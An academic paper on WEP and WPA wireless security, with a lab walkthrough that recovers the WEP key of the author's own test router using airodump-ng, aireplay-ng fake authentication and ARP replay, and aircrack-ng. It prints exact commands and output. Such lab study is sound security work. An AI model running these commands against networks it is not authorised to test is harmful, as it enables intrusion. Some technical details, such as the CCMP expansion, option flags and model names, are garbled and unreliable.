

Cryptographic Protocol for Wireless Networks Security

Otilia Cangea

Universitatea Petrol-Gaze din Ploiești, Bd. București 39, Ploiești
e-mail: ocangea@upg-ploiesti.ro

Abstract

Although nearly a century old, wireless data transmission has experienced an impressive global development in the last 20-30 years. Nowadays, it is an unanimous accepted fact that wireless networking represents the future of computer and Internet connectivity worldwide. The paper presents a study of the wireless networks, with an emphasis on the cryptographic protocols that ensure the imposed security criteria, proposing, in this respect, an experimental cryptanalysis application for a wireless router, in order to underline the importance of data security protection.

Key words: *cryptographic protocol, wireless network, security.*

Introduction

Due to the mobility conferred by the pocket computers and laptops in the 90's and in the context of growing Internet access requirements, a modern solution in order to connect computers is the one that uses wireless networks.

Wireless networks are equipment networks interconnected on the basis of radio waves, infrared waves and other non-wired methods (fig. 1). For example, a Wireless Local Area Network (WLAN) is a communication system implemented as an alternative to a wired Local Area Network (LAN) that combines a high speed connectivity with the mobility of the users in a much more simplified configuration.




Fig. 1. Wireless technology diagram

Wireless networks are standardized by The Institute of Electrical and Electronics Engineers (IEEE). The newest technologies use modulation by orthogonal division of frequency by multiplexing; thus, *802.11b* and its successor, *802.11g*, represent today the most frequent option, and *802.11a* and *802.11h* can theoretically reach a 54 Mbit per second transfer ratio, operating in a 5 GHz frequency range [1].

Wireless technology offers multiple advantages in comparison with the classic wired networks [2, 4]. Among these there are the ability of offering connectivity in no matter what circumstances, as well as reduced cost and easiness in installing. In this respect, some of the most important advantages of this technology are:

- Mobility – it ensures a non-difficult connectivity, both for stationary clients, and for mobile ones;
- Scalability – it supports connection of a great number of new equipment;
- Flexibility – offers uninterrupted connectivity to the clients;
- Reduced cost and time of installation.

Nevertheless, there are notable disadvantages, among these being:

- Interferences – wireless technology is sensitive to electromagnetic interferences caused by most of the electronic equipment;
- Data security – wireless LAN technology has as a main purpose ensuring data access, not their security; furthermore, it may become an unsecured entrance to the rest of the local network.

Cryptographic Protocols for Wireless Networks

WEP Protocol (Wired Equivalent Privacy) is the first and oldest security protocol, offering authorized access to small and middle sized networks. It works in two authentication modes: an open system authentication and a shared key authentication [1]. For the majority of wireless networks and wireless access points, the shared key for authentication is the same with the WEP encryption key, used in order to secure the network. A cryptanalyst can determine the shared key for authentication and, thus, can then determine the static WEP encryption key [2].

The main disadvantages of the WEP protocol are generated by the fact that the encryption keys are improperly distributed and analysed in all the network devices and that this protocol is optional and the majority of the equipment do not have it activated, with consequences of increased vulnerability toward unauthorized interception.

WPA and WPA2 Protocol (Wi-Fi Protected Access) is the most commonly used protocol, specially designed to improve the WEP protocol by a more efficient distribution of the encryption key. Thus, a mutual authentication of the client station and of the client itself has been ensured (authentication of the client station before WLAN access), as well as a correct mechanism for key distribution, an encryption improvement by using TKIP (Temporal Key Integrity Protocol) and the introduction of an integrity code of the message (the equipment can authenticate the received packages) [1].

Both these methods use the authentication key during the challenge-answer handshake process between the client and the access point, as follows:

- the client sends an authentication request to the access point;
- the access point responds by sending a “clear-text” challenge;
- the client encrypts the text using the WEP key and sends it as another authentication request;
- at the end, the access point decrypts the answer and verifies that the two texts are identical; if so, a positive answer is sent to the client.

There are two authentication methods, corresponding to the WPA protocol variants: WPA and WPA2. WPA is designed to work with all wireless adapters, but may not operate with older routers or access points, while WPA2 is safer than WPA, but does not work with some of the older network adapters, too. WPA is used with an *802.1X* authentication server that distributes different keys to each user; this is known as *WPA-Enterprise* or *WPA2-Enterprise*. In addition, it can be used in the shared-key mode, being known as *WPA-Personal* or *WPA2-Personal* [2].

One of the most important advantages offered by WPA2 is the fact that *CCMP* (Cipher Block Chaining Message Authentication Protocol), used by WPA2, ensures a more efficient protection and a higher computing power, that lead to a higher transfer ratio. But, nevertheless, none of these methods are completely secure; for example, a user that performs the MITM (*Man In The Middle*) cryptographic attack can succeed in capturing the authentication messages and then can use analytical methods in order to find the shared authentication key. Thus, using the WEP protocol, he can find the encrypted password [3].

Cryptanalysis Application for Testing Wireless Network Security

The experimental stand for implementing the cryptanalysis application for a wireless router with security protection is composed of the following devices, as seen in Figure 2:

TP-LINK TL-WE841N wireless router: TL-WR841N 300Mbps Wireless N router is a device that offers thread and wireless connection, being designed for network equipment, both for domestic and for office purposes. Using the 2T2R MIMO technology, TL-WR841N offers an extraordinary performance in the wireless mode, being ideal for HD video streaming, VoIP calls and online games. It offers a WPA/WPA2 encryption, according to the newest Wi-Fi security standards.

TP-LINK TL-WN722NC, USB 2.0 wireless adapter: TL-WN722NC is an USB wireless N adapter that allows connecting a desktop computer or a notebook to a wireless network, as well as Internet access by using a great speed connection. Being compatible to *IEEE 802.11n*, TL-WN722NC supports a transfer ratio up to 150 Mbps, suited for online games or even video streaming.

PC (laptop), on which it is installed the BackTrack 5 R3 application, an open source penetration testing Linux distribution that aims to help security professionals to protect their networks and computers; it may be considered an operating system with advanced functions.




Fig. 2. Experimental stand

The implementation of the experimental application has to perform the following steps:

Setting the router operating parameters

The TP-LINK TL-WE841N wireless router is configured on the client computer according to the instructions provided by the implicit wizard, the most important of these being as follows:

- verifying the Internet connection, that may be:
 - fixed IP (Internet protocol) Address: the IP address, the subnetwork mask, the gateway IP and DNS server IP for the broadband router have to be set;
 - PPPoE (point-to-point protocol over Ethernet) with an automated IP address: when using it, the Internet provider will automatically offer an IP address and then an user name and a password in order to create the connection;
 - PPPoE with a fixed address: one performs the same operations as above, with the specification that the IP address will have to be preset;
 - PPTP (point-to-point tunnelling protocol): protocol used when one implements a VPN type or remote access type solution, or L2TP (layer 2 tunnelling protocol) - an advanced version.
- ensuring network security, that is:
 - weak security (encrypted password using WEP-128 bit protocol);
 - best security (encryption performed by using WPA2_pre-shared key protocol).

Installing *Man In The Middle* application for breaking the password of a wireless router encrypted using WEP protocol

Installing Backtrack 5 R3 application using the virtual machine *VMware Workstation* is performed following the steps regarding the selection of the virtual image of Backtrack 5R3 application, of the folder for Backtrack 5R3 application of the processor used by Backtrack 5 R3 and of the RAM memory for Backtrack 5 R3 (usually 1024 MB).

1. Finding the interface of the wireless adapter in Backtrack 5R3

In Linux, every network interface is specified by an alias. Usually, wireless interfaces have as alias *wlan0*, *wifi0*; in this particular case, the name of the used interface is found by opening a terminal window and introducing the command *#iwconfig*, as seen in Figure 3.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# iwconfig
lo          no wireless extensions.

mon0       IEEE 802.11bgn Mode:Monitor Frequency:2.437 GHz Tx-Power=20 dBm
          Retry long limit:7 RTS thr:off Fragment thr:off
          Power Management:off

wlan0      IEEE 802.11bgn ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry long limit:7 RTS thr:off Fragment thr:off
          Encryption key:off
          Power Management:off

eth0       no wireless extensions.


root@bt:~#
```

Fig. 3. Displaying the command for wireless adapter interface

The adaptor alias is *wlan0* and information about transmission power, energy management and a possible association of another router is provided.

2. Wireless adapter in Monitor Mode

In order to capture wireless packages, the wireless adapter has to be set in the Monitor Mode. It uses the *Airmon-ng* application, by commanding: `#airmon-ng start wlan0`, as seen in Figure 4.



```

root@bt: ~
File Edit View Terminal Help
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2042     dhclient3
2582     dhclient3
Process with PID 2582 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
mon0           Atheros AR9271  ath9k - [phy0]
wlan0          Atheros AR9271  ath9k - [phy0]
                (monitor mode enabled on mon1)


root@bt:~#

```

Fig. 4. Displaying the command for wireless packages capture

3. Scanning the access point

General scanning of the access point is performed in order to acquire information for password decryption; the command used is `#airodump-ng mon0` (fig. 5).



```

root@bt: ~
File Edit View Terminal Help
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
50:46:5D:60:BE:74 -86    2        0  0  1  54e  WPA  TKIP  PSK  aster
F8:3D:FF:8E:5A:A5 -86    2        0  0  1  54e  WPA2  CCMP  PSK  Click
10:FE:ED:85:F8:30 -65    3        1  0  6  54e  WEP  WEP   PSK  ajaja
F8:1A:67:72:24:2E -67    6        0  0  6  54e  WPA2  CCMP  PSK  Const

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
root@bt:~#

```

Fig. 5. Displaying the command for access point scanning

This command displays a list containing all the access points detected by the wireless adapter. Consequently, one can obtain the router MAC address (BSSID) and the specified channel used for data transmission.

In the analysed case, the *ajaja* access point operates on channel 6 with *BSSID* (Basic Service Set Identifier) `10:FE:ED:85:F8:30`, that stands for the access point MAC address.

4. Packages capture

Data acquisition referring to the access point are used in order to begin the package capture procedure. Due to the large quantity of packages that are being sent, it is necessary to perform a selective capture of the packages, considering the relevance of the access point that will be „attacked”; in this respect, one has to specify the router and the channel MAC addresses.

Access points are very convenient for the clients in their proximity, due to the fact that one may send signals to inform them about the existence of the routers; these signals contain valuable information about the router, such as synchronization, information about network SSID (determines an authentication request sent to the router MAC address), and the accepted transfer rates, that vary with respect to the hardware being used.

In order to start package capture, one has to use the following command:

```
#airodump-ng -c6 --bssid 10:FE:ED:85:F8:30 --ivs -w hackwep mon0,
```

where the *c* parameter specifies the channel from where the packages are captured and *--ivs* specifies the fact that only the *VI* initialization vectors are captured and then written (*-w*) in the *hackwep* folder.

5. False authentication

One may now insert packages in the router using a client that is already connected. In order to perform a false authentication attack, one has to open a second terminal window with the command (fig. 6):

```
#aireplay-ng -l 0 -a 10:FE:ED:85:F8:30 -h 78:E4:00:B2:BE:1F mon0.
```

The last line in Figure 6 displays 2 MAC addresses:

- the first address is the router address (*10:FE:ED:85:F8:30*);
- the second address is the client address (*78:E4:00:B2:BE:1F*).

```

^ _ x root@bt: ~
File Edit View Terminal Help

CH 6 ][ Elapsed: 36 s ][ 2014-03-01 09:06

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER
10:FE:ED:85:F8:30 -57 100    387      26  0   6  54e. WEP  WEP

BSSID          STATION    PWR  Rate  Lost  Frames  Prob
10:FE:ED:85:F8:30 78:E4:00:B2:BE:1F -53  0 -54   0      6

```

Fig. 6. Displaying the false authentication command

Regarding Figure 7, option *-l* refers to the type of the attack: *0* is the number of the attacks, *-a* is the router, *-h* is the client.

6. ARP request attack (inserting ARP packages)

If the Internet router traffic is slow, the time needed to acquire a sufficient quantity of initialization vectors (*VI*) will be too long. This is the reason why the router can be „forced” to

exchange packages with the wireless adapter, so that an enough number of *VI* may be stored in the *hackwep* folder using the *airodump* application. For this, one has to perform an ARP request attack, following the steps described below:

- *aireplay* listens to the *ARP* requests sent between the client and the access point;
- when the adapter obtains an *ARP* request, it sends it back to the router in a continuous cycle;
- the router answers to the adapter by sending *VI* alongside the transmitted packages;
- *aireplay* process continues to collect the *ARP* requests sent by the router.

In order to begin an ARP request attack (fig. 8), one has to introduce the command:

`aireplay-ng -3 -b 10:FE:ED:85:F8:30 -h 78:E4:00:B2:BE:1F mon0`.

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -l 0 -a 10:FE:ED:85:F8:30 -h 78:E4:00:B2:BE:1F mon0
The interface MAC (C0:4A:00:21:68:DB) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 78:E4:00:B2:BE:1F
09:08:30 Waiting for beacon frame (BSSID: 10:FE:ED:85:F8:30) on channel 6

09:08:30 Sending Authentication Request (Open System) [ACK]
09:08:30 Authentication successful
09:08:30 Sending Association Request [ACK]
09:08:30 Association successful :- ) (AID: 1)

root@bt:~#

```

Fig. 7. False authentication attack successfully displaying

Applications Places System Sat Mar 1, 9:09 AM

```

File Edit View Terminal Help
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
58:46:50:68:BE:74 -86 2 0 0 1 54e WPA TKIP PSK aster
F8:3D:FF:8E:5A:A5 -86 2 0 0 1 54e WPA2 CCMP PSK Click
10:FE:ED:85:F8:30 -65 3 1 0 6 54e WEP WEP ajaja
F8:1A:67:72:24:2E -67 6 0 0 6 54e WPA2 CCMP PSK Const

BSSID STATION PWR Rate Lost Frames Probe
10:FE:ED:85:F8:30 78:E4:00:B2:BE:1F -49 54 -54e 690518 19357

```

```

File Edit View Terminal Help
CH 6 ][ Elapsed: 3 mins ][ 2014-03-01 09:09
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER
10:FE:ED:85:F8:30 -49 56 2100 14699 1626 6 54e. WEP WEP
BSSID STATION PWR Rate Lost Frames Prob
10:FE:ED:85:F8:30 78:E4:00:B2:BE:1F -49 54 -54e 690518 19357

```

```

File Edit View Terminal Help
Read 22984 packets (got 3995 ARP requests and 4328 ACKS), sent 3453 packets... (5
Read 23520 packets (got 3974 ARP requests and 4418 ACKS), sent 3502 packets... (4
Read 24083 packets (got 4029 ARP requests and 4519 ACKS), sent 3552 packets... (4
Read 24646 packets (got 4081 ARP requests and 4626 ACKS), sent 3603 packets... (5
Read 25142 packets (got 4122 ARP requests and 4715 ACKS), sent 3653 packets... (5
Read 25614 packets (got 4183 ARP requests and 4800 ACKS), sent 3703 packets... (5
Read 26112 packets (got 4243 ARP requests and 4888 ACKS), sent 3752 packets... (4
Read 26624 packets (got 4302 ARP requests and 4979 ACKS), sent 3803 packets... (5
Read 27117 packets (got 4370 ARP requests and 5074 ACKS), sent 3853 packets... (5
Read 27663 packets (got 4417 ARP requests and 5171 ACKS), sent 3905 packets... (5
Read 28223 packets (got 4462 ARP requests and 5270 ACKS), sent 3953 packets... (4
Read 28815 packets (got 4532 ARP requests and 5376 ACKS), sent 4003 packets... (4
Read 29420 packets (got 4606 ARP requests and 5484 ACKS), sent 4053 packets... (4
Read 29915 packets (got 4699 ARP requests and 5582 ACKS), sent 4103 packets... (4
Read 30462 packets (got 4762 ARP requests and 5675 ACKS), sent 4153 packets... (4
Read 31045 packets (got 4815 ARP requests and 5779 ACKS), sent 4203 packets... (4
Read 31656 packets (got 4889 ARP requests and 5889 ACKS), sent 4254 packets... (5
Read 32194 packets (got 4958 ARP requests and 5986 ACKS), sent 4303 packets... (4
Read 32758 packets (got 5021 ARP requests and 6090 ACKS), sent 4353 packets... (4
Read 33340 packets (got 5075 ARP requests and 6192 ACKS), sent 4403 packets... (4
Read 33891 packets (got 5139 ARP requests and 6293 ACKS), sent 4454 packets... (5
Read 34524 packets (got 5184 ARP requests and 6401 ACKS), sent 4504 packets... (5
Read 35056 packets (got 5253 ARP requests and 6501 ACKS), sent 4553 packets... (4
99 pps)

```

Fig. 8. The ARP request attack

Option -3 is referring to the type of attack (ARP request attack). In this case, considering a number of 35056 received packages, there have been captured 5253 ARP requests, and the *airodump* terminal (upper right fig. 7) displays the number of packages sent per second (#/s 1626).

7. WEP encryption key breaking

As soon as a sufficient number of packages have been collected (at least 50000 *V I*), one may initiate the breaking of the WEP key procedure, using the *aircrack-ng* application, using the command:

`#aircrack-ng -b 10:FE:ED:85:F8:30 hackwep*.ivs`. As presented in Figure 9, if the *hackwep*.ivs* folder is not available, the encryption key cannot be broken.




Fig. 9. VI folder created by the ARP request attack




Fig. 10. Correct decryption of the password

Aircrack-ng will try to break the password, based on the *VI* collection from the *hackwep* folder. If the attack is successful, it will be displayed the message presented in Figure 10:

```
KEY FOUND! [ 38:39:47:68:65:6F:66:75:72:72:79:23:23 ] (ASCII: 89Gheofurry## )  
Decrypted correctly: 100%
```

Conclusion

The paper presents a study of the wireless networks, with an emphasis on the WEP and WPA cryptographic protocols that ensure the imposed security criteria. The aim of the paper was to build the cryptanalysis application, that uses TP-LINK TL-WE841N wireless router and TP-LINK TL-WN722NC wireless adapter, in order to test the security of the wireless network. The most important conclusion, that results from the successful determination of the encryption key, is that the analysed protocols are recommended only for low and medium level of security requirements regarding data protection.

As future directions, the application can be improved by testing other specific protocols, in order to compare the offered security level for a best option.

References

1. Maxim, M., Pollino, D. – *Wireless Security*, The McGraw-Hill Professional Companies, 2002.
2. Swaminatha, T., Elden, C. – *Wireless Security and Privacy: Best Practices and Design Techniques*, Addison_Wesley Professional, 2003.
3. Singh, K., Yadav, R.S., Ranvijay – A Review Paper on Ad-Hoc Network Security, *International Journal of Computer Science and Security (IJCSS)*, Vol.1, Issue 1, 2007.
4. Choi, M., Robles, R.J., Hong, C., Kim, T. – Wireless Network Security: Vulnerabilities, Threats and Countermeasures, *International Journal of Multimedia and Ubiquitous Engineering*, Vol. 3, No. 3, July 2008.

Protocol criptografic pentru securitatea rețelelor wireless

Rezumat

Lucrarea prezintă o analiză a transmisiei de date folosind rețele wireless, cu evidențierea principalelor categorii de protocoale criptografice care asigură criteriile de securitate impuse, WEP și WPA. In acest sens, este propusă o aplicație experimentală de criptanaliză pentru testarea securității acestui tip de rețea, care folosește echipamente specifice: router wireless de tip TP-LINK TL-WE841N și adaptor wireless de tip TP-LINK TL-WN722NC. Cea mai importantă concluzie, rezultată din determinarea cu succes a cheii de criptare, se referă la faptul că protocoalele analizate sunt recomandate numai pentru rețele cu nivel scăzut și nivel mediu de securitate.